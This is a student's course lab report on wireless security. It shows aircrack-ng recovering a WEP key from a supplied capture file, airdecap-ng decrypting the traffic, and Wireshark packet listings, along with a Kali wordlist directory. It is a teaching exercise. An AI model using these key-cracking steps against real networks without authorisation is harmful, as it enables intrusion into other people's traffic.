LAB REPORT 3

ECE 455

ODU Honor pledge

"I pledge to support the Honor System of Old Dominion University.


I will refrain from any form of academic dishonesty or deception, such as cheating or plagiarism. I am aware that as a member of the academic community it is my responsibility to turn in all suspected violation of the Honor Code. I will report to a hearing if summoned."

Your name: Bradley McKee

UIN: 00975338


Sign here: BLM (initials represent signature)

In this lab we were instructed to do the networking lab with a program called aircrack-ng. After reading the lab I decided that it would make it a lot easier on myself if I had a computer than ran Kali Linux. I decided to make a partition on my laptop and install kali linux mainly because it comes with all the software we will be using this semester. Last semester I became familiar with using Wireshark in ECE 355. The main purpose of this lab is to crack a WEP and WPA2 using a captured file from wireshark. We also learn to use wireshark to analyze which packets and what type of protocols is being sent /received. Attached will be screenshots taken from my laptop as proof that I went through and completed the lab. I put my midas id into a generator and got the MD5 hash value: 447fdf3476f578edc97c3079b7cc002a, so I did problem 4 for the WPA crack.



```
Quitting aircrack-ng...
root@kali:~# aircrack-ng /root/ece455lab3/WEP.cap
Opening /root/ece455lab3/WEP.cap
Read 73040 packets.

   #  BSSID              ESSID                     Encryption

   1  00:16:B6:DA:CF:2F  dd-wrt                    WEP (15389 IVs)

Choosing first network as target.

Opening /root/ece455lab3/WEP.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 15389 ivs.


                                 Aircrack-ng 1.2 rc4


                 [00:00:00] Tested 327852 keys (got 15371 IVs)

   KB    depth   byte(vote)
    0    0/ 14   F2(21760) 83(20736) C4(20736) E8(20736) 35(20224)
    1    1/ 13   C7(21504) 7D(20992) 17(20736) CA(19968) 7F(19968)
    2    5/ 20   BB(19712) 11(19712) CC(19456) ED(19456) 31(19456)
    3    0/ 10   35(21760) BA(21504) ED(20480) F4(20480) 5D(20480)
    4    8/ 10   0E(18944) 62(18688) B7(18688) BF(18688) 0C(18432)

                         KEY FOUND! [ F2:C7:BB:35:B9 ]
        Decrypted correctly: 100%


root@kali:~# 
```


Above is how I found out what the ESSID was taken from the file and what the passcode is for the network.



Applications
Places
Wireshark
Tue 04:10
WEP.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Expression…
root@kali: ~
File Edit View Search Terminal Help
Right Ctrl


```
No.   Time        Source                  Destination                                  Protocol  Length Info
    1 0.000000                            Apple_db:74:a5 (b8:53:ac:db:74:a5) (RA)      802.11     10 Acknowledgement, Flags=........
    2 0.000005                            Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA)   802.11     10 Acknowledgement, Flags=........
    3 0.001024                            Apple_db:74:a5 (b8:53:ac:db:74:a5) (RA)      802.11     10 Acknowledgement, Flags=........
    4 0.022021                            Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA)   802.11     10 Acknowledgement, Flags=........
    5 0.022533                            Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA)   802.11     10 Acknowledgement, Flags=........
    6 0.062469                            Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA)   802.11     10 Acknowledgement, Flags=........
    7 0.062981                            Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA)   802.11     10 Acknowledgement, Flags=........
    8 0.065029    Apple_db:74:a5 (b8:…    Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA)   802.11     16 Request-to-send, Flags=........
    9 0.079382    Cisco-Li_da:cf:2f       Broadcast                                    802.11    112 Beacon frame, SN=465, FN=0, Flags=…
   10 0.089093    Apple_db:74:a5 (b8:…    Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA)   802.11     16 Request-to-send, Flags=........
   11 0.098309                            Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA)   802.11     10 Acknowledgement, Flags=........
   12 0.103429                            Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA)   802.11     10 Acknowledgement, Flags=........
   13 0.103941    Apple_db:74:a5 (b8:…    Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA)   802.11     16 Request-to-send, Flags=........
   14 0.145413                            Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA)   802.11     10 Acknowledgement, Flags=........
   15 0.165381    Apple_09:43:13 (24:…    Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA)   802.11     16 Request-to-send, Flags=........
   16 0.168968                            Broadcom_08:43:13 (e0:3e:44:08:43:13) (RA)   802.11     10 Clear-to-send, Flags=........
   17 0.176135                            Broadcom_08:43:13 (e0:3e:44:08:43:13) (RA)   802.11     10 Clear-to-send, Flags=........
   18 0.183301                            Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA)   802.11     10 Acknowledgement, Flags=........
   19 0.183816                            Broadcom_08:43:13 (e0:3e:44:08:43:13) (RA)   802.11     10 Clear-to-send, Flags=........
   20 0.196634    Apple_d3:93:65          Cisco-Li_da:cf:2f                            802.11     26 QoS Null function (No data), SN=220…
   21 0.206343                            Broadcom_08:43:13 (e0:3e:44:08:43:13) (RA)   802.11     10 Clear-to-send, Flags=........
   22 0.213512                            Broadcom_08:43:13 (e0:3e:44:08:43:13) (RA)   802.11     10 Clear-to-send, Flags=........
   23 0.223749                            Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA)   802.11     10 Acknowledgement, Flags=........
   24 0.225280                            Apple_db:74:a5 (b8:53:ac:db:74:a5) (RA)      802.11     10 Acknowledgement, Flags=........
   25 0.227840                            Apple_09:43:13 (24:f0:94:09:43:13) (RA)      802.11     10 Acknowledgement, Flags=........
   26 0.228357    Apple_db:74:a5 (b8:…    Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA)   802.11     16 Request-to-send, Flags=........
   27 0.228869                            Broadcom_08:43:13 (e0:3e:44:08:43:13) (RA)   802.11     10 Clear-to-send, Flags=...P....

▸ Frame 1: 10 bytes on wire (80 bits), 10 bytes captured (80 bits)
▸ IEEE 802.11 Acknowledgement, Flags: ........

0000  d4 00 2c 01 b8 53 ac db  74 a5                     ..,..S.. t.

WEP     Packets: 73040 · Displayed: 73040 (100.0%) · Load time: 0:0.85     Profile: Default
```

```
er
gitweb                          pam                     yel
p
gksu                            pam-configs             yel
p-xsl
glib-2.0                        paros                   zap
roxy
gnome                           paster_templates        zei
tgeist
gnome-background-properties     pcsc                    zen
ity
gnome-bluetooth                 pdfid                   zen
map
gnome-control-center            peepdf                  zim
gnome-online-accounts           perl                    zon
einfo
gnome-packagekit                perl5                   zsh
gnome-session                   php7.0-common
root@kali:/usr/share# cd wordlists
root@kali:/usr/share/wordlists# ls
dirb       dnsmap.txt     fern-wifi   nmap.lst        sqlmap.txt
dirbuster  fasttrack.txt  metasploit  rockyou.txt.gz  wfuzz
root@kali:/usr/share/wordlists# clear

root@kali:/usr/share/wordlists# cd
root@kali:~# ls
Desktop    oduvsgoogle.pcapng  WEP.cap
Documents  Pictures            WPA2-P4-01.cap
Downloads  Public              WPA2-P4-01-dec.cap
ece455lab3 Templates
Music      Videos
root@kali:~# wireshark WEP.cap
```




```
                 [00:00:00] Tested 327852 keys (got 15371 IVs)

   KB    depth   byte(vote)
    0    0/ 14   F2(21760) 83(20736) C4(20736) E8(20736) 35(20224)
    1    1/ 13   C7(21504) 7D(20992) 17(20736) CA(19968) 7F(19968)
    2    5/ 20   BB(19712) 11(19712) CC(19456) ED(19456) 31(19456)
    3    0/ 10   35(21760) BA(21504) ED(20480) F4(20480) 5D(20480)
    4    8/ 10   0E(18944) 62(18688) B7(18688) BF(18688) 0C(18432)

                         KEY FOUND! [ F2:C7:BB:35:B9 ]
        Decrypted correctly: 100%

root@kali:~# airdecap-np -w F2:C7:BB:35:B9 WEP.cap
bash: airdecap-np: command not found
root@kali:~# airdecap-ng -w F2:C7:BB:35:B9 WEP.cap
Total number of packets read          73040
Total number of WEP data packets      45765
Total number of WPA data packets          0
Number of plaintext data packets          0
Number of decrypted WEP  packets      45765
Number of corrupted WEP  packets          0
Number of decrypted WPA  packets          0
root@kali:~# 
```

This is used as a test to see if the we lost any files when decapping the file that we are using. As you could see above There was no packets lost in translation.




```
No. Time       Source             Destination        Protocol Length Info
  1 0.000000   192.168.1.127      14.17.41.154       TCP      557 37527→80 [PSH, ACK] Seq=1 Ack=1 Win=343 Len=491 T…
  2 7.266236   ::                 ff02::16           ICMPv6   130 Multicast Listener Report Message v2
  3 7.344578   0.0.0.0            255.255.255.255    DHCP     356 DHCP Discover - Transaction ID 0x9d53a8f0
  4 7.354818   0.0.0.0            255.255.255.255    DHCP     368 DHCP Request  - Transaction ID 0x9d53a8f0
  5 7.370172   0.0.0.0            255.255.255.255    DHCP     356 DHCP Discover - Transaction ID 0x9d53a8f0
  6 7.373756   0.0.0.0            255.255.255.255    DHCP     368 DHCP Request  - Transaction ID 0x9d53a8f0
  7 7.470523   HuaweiTe_b8:3d:23  Broadcast          ARP       42 Who has 192.168.1.1? Tell 192.168.1.127
  8 7.471049   Alfa_82:c3:7e      Broadcast          ARP       42 Who has 192.168.1.1? Tell 192.168.1.127
  9 7.504832   Cisco-Li_da:cf:2d  HuaweiTe_b8:3d:23  ARP       42 192.168.1.1 is at 00:16:b6:da:cf:2d
 10 7.572411   Alfa_82:c3:7e      Broadcast          ARP       42 Who has 192.168.1.1? Tell 192.168.1.127
 11 7.573436   Alfa_82:c3:7e      Broadcast          ARP       42 Who has 192.168.1.1? Tell 192.168.1.127
 12 7.574459   Alfa_82:c3:7e      Broadcast          ARP       42 Who has 192.168.1.1? Tell 192.168.1.127
 13 7.575484   Alfa_82:c3:7e      Broadcast          ARP       42 Who has 192.168.1.1? Tell 192.168.1.127
 14 7.576009   Alfa_82:c3:7e      Broadcast          ARP       42 Who has 192.168.1.1? Tell 192.168.1.127
 15 7.577531   Alfa_82:c3:7e      Broadcast          ARP       42 Who has 192.168.1.1? Tell 192.168.1.127
 16 7.578057   Alfa_82:c3:7e      Broadcast          ARP       42 Who has 192.168.1.1? Tell 192.168.1.127
 17 7.578043   Alfa_82:c3:7e      Broadcast          ARP       42 Who has 192.168.1.1? Tell 192.168.1.127
 18 7.580091   Alfa_82:c3:7e      Broadcast          ARP       42 Who has 192.168.1.1? Tell 192.168.1.127
 19 7.580105   Alfa_82:c3:7e      Broadcast          ARP       42 Who has 192.168.1.1? Tell 192.168.1.127
 20 7.580604   Alfa_82:c3:7e      Broadcast          ARP       42 Who has 192.168.1.1? Tell 192.168.1.127
 21 7.581627   Alfa_82:c3:7e      Broadcast          ARP       42 Who has 192.168.1.1? Tell 192.168.1.127
 22 7.582153   Alfa_82:c3:7e      Broadcast          ARP       42 Who has 192.168.1.1? Tell 192.168.1.127
 23 7.582139   Alfa_82:c3:7e      Broadcast          ARP       42 Who has 192.168.1.1? Tell 192.168.1.127
 24 7.583164   Alfa_82:c3:7e      Broadcast          ARP       42 Who has 192.168.1.1? Tell 192.168.1.127
 25 7.584188   Alfa_82:c3:7e      Broadcast          ARP       42 Who has 192.168.1.1? Tell 192.168.1.127
 26 7.584201   Alfa_82:c3:7e      Broadcast          ARP       42 Who has 192.168.1.1? Tell 192.168.1.127
 27 7.585211   Alfa_82:c3:7e      Broadcast          ARP       42 Who has 192.168.1.1? Tell 192.168.1.127

▸ Frame 1: 557 bytes on wire (4456 bits), 557 bytes captured (4456 bits)
▸ Ethernet II, Src: HuaweiTe_b8:3d:23 (00:9a:cd:b8:3d:23), Dst: Cisco-Li_da:cf:2d (00:16:b6:da:cf:2d)
▸ Internet Protocol Version 4, Src: 192.168.1.127, Dst: 14.17.41.154
▸ Transmission Control Protocol, Src Port: 37527, Dst Port: 80, Seq: 1, Ack: 1, Len: 491

0000  00 16 b6 da cf 2d 00 9a  cd b8 3d 23 08 00 45 00   .....-.. ..=#..E.
0010  02 1f 5a 4b 40 00 40 06  e4 bb c0 a8 01 7f 0e 11   ..ZK@.@. ........
0020  29 9a 92 97 00 50 b2 0a  3f 4b 58 bc 78 64 80 18   )....P.. ?KX.xd..
0030  01 57 4c 97 00 00 01 01  08 0a 00 5e 69 84 3a 87   .WL..... ...^i.:.
0040  d2 23 00 00 01 eb 00 00  00 0a 01 00 00 00 44 c9   .#...... ......D.
0050  6b 37 33 33 a9 37 7f 24  97 5a d2 ab a2 f0 20 65   k733.7.$ .Z.... e
0060  0f a0 b1 60 0c b5 6d 62  4e f2 cb 27 9d 11 ff db   ...`..mb N..'....
0070  7b 18 f0 a5 e8 13 81 c0  a3 00 63 07 98 ab 44 75   {....... ..c...Du
0080  b4 5a 63 de ca 03 ec a6  86 7c a5 e8 ec 7c 0f 00   .Zc..... .|...|..

WEP-dec    Packets: 45765 · Displayed: 45765 (100.0%) · Load time: 0:0.67    Profile: Default
```

```
                     Aircrack-ng 1.2 rc4


       [00:00:00] Tested 327852 keys (got 15371 IVs)

   KB    depth   byte(vote)
    0    0/ 14   F2(21760) 83(20736) C4(20736) E8(20736)
    1    1/ 13   C7(21504) 7D(20992) 17(20736) CA(19968)
    2    5/ 20   BB(19712) 11(19712) CC(19456) ED(19456)
    3    0/ 10   35(21760) BA(21504) ED(20480) F4(20480)
    4    8/ 10   0E(18944) 62(18688) B7(18688) BF(18688)

                     KEY FOUND! [ F2:C7:BB:35:B9 ]
      Decrypted correctly: 100%


root@kali:~# airdecap-ng -w F2:C7:BB:35:B9 WEP.cap
Total number of packets read         73040
Total number of WEP data packets     45765
Total number of WPA data packets         0
Number of plaintext data packets         0
Number of decrypted WEP  packets     45765
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets         0
root@kali:~# wireshark WEP-dec.cap
```



```
No. Time       Source                 Destination                               Protocol
  1 0.000000                          Apple_db:74:a5 (b8:53:ac:db:74:a5) (RA)   802.11
  2 0.000005                          Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA) 802.11
  3 0.001024                          Apple_db:74:a5 (b8:53:ac:db:74:a5) (RA)   802.11
  4 0.022021                          Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA) 802.11
  5 0.022533                          Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA) 802.11
  6 0.062469                          Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA) 802.11
  7 0.062981                          Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA) 802.11
  8 0.065029   Apple_db:74:a5 (b8:…   Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA) 802.11
  9 0.079382   Cisco-Li_da:cf:2f      Broadcast                                 802.11
 10 0.089093   Apple_db:74:a5 (b8:…   Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA) 802.11
 11 0.098309                          Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA) 802.11
 12 0.103429                          Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA) 802.11
 13 0.103941   Apple_db:74:a5 (b8:…   Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA) 802.11
 14 0.145413                          Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA) 802.11
 15 0.165381   Apple_09:43:13 (24:…   Enterasy_6c:dc:68 (20:b3:99:6c:dc:68) (RA) 802.11
 16 0.168968                          Broadcom_08:43:13 (e0:3e:44:08:43:13) (RA) 802.11
 17 0.176135                          Broadcom_08:43:13 (e0:3e:44:08:43:13) (RA) 802.11

▸ Frame 1: 10 bytes on wire (80 bits), 10 bytes captured (80 bits)
▸ IEEE 802.11 Acknowledgement, Flags: ........

0000  d4 00 2c 01 b8 53 ac db  74 a5                     ..,..S.. t.

WEP    Packets: 73040 · Displayed: 73040 (100.0%) · Load time: 0:0.121    Profile: Default
```

